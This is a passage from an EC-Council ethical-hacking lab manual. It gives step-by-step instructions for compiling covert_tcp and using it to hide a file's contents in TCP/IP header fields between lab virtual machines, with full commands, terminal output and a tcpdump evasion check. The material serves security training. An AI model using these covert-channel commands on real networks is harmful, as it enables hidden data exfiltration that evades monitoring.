24. A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 3.6.18: Windows 10: shared folders

25. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.19: Copy covert_tcp.c file

26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




Figure 3.6.20: Paste covert_tcp.c file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.




Figure 3.6.21: Compiling covert_tcp.c file

28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.

TASK 6.5

Setup a Listener

29. To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.




Figure 3.6.22: Setting up covert_tcp listener

TASK 6.6

Launch Wireshark

30. Now, switch back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.
31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.




Figure 3.6.23: Wireshark window

TASK 6.7

Start Sending the Message

33. Minimize Wireshark and switch back to the **Terminal** window.
34. Type **sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
35. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

Note: The entered password will not visible to you.

36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888
-dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
[sudo] password for attacker:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host     : 10.10.10.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type   : IP ID
```

Figure 3.6.24: Covert_tcp command to start sending the message

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888
-dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
[sudo] password for attacker:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host     : 10.10.10.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type   : IP ID

Client Mode: Sending data.

Sending Data: S
Sending Data: e
Sending Data: C
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: M
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Sending Data: e
Sending Data:

┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $
```

Figure 3.6.25: Covert_tcp sending data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Go to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.

Figure 3.6.26: Covert_tcp receiving data

38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

TASK 6.8

Analyze Results

39. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.




Figure 3.6.27: Tcpdump showing 0 packets captured

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.




Figure 3.6.28: Message saved in a text file

41. Now, switch back to the **Parrot Security** virtual machine. Close the terminal windows and open **Wireshark**.

42. Click the **Stop capturing packets icon** button from the menu bar, as shown in the screenshot.




Figure 3.6.29: Stopping the packet capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.

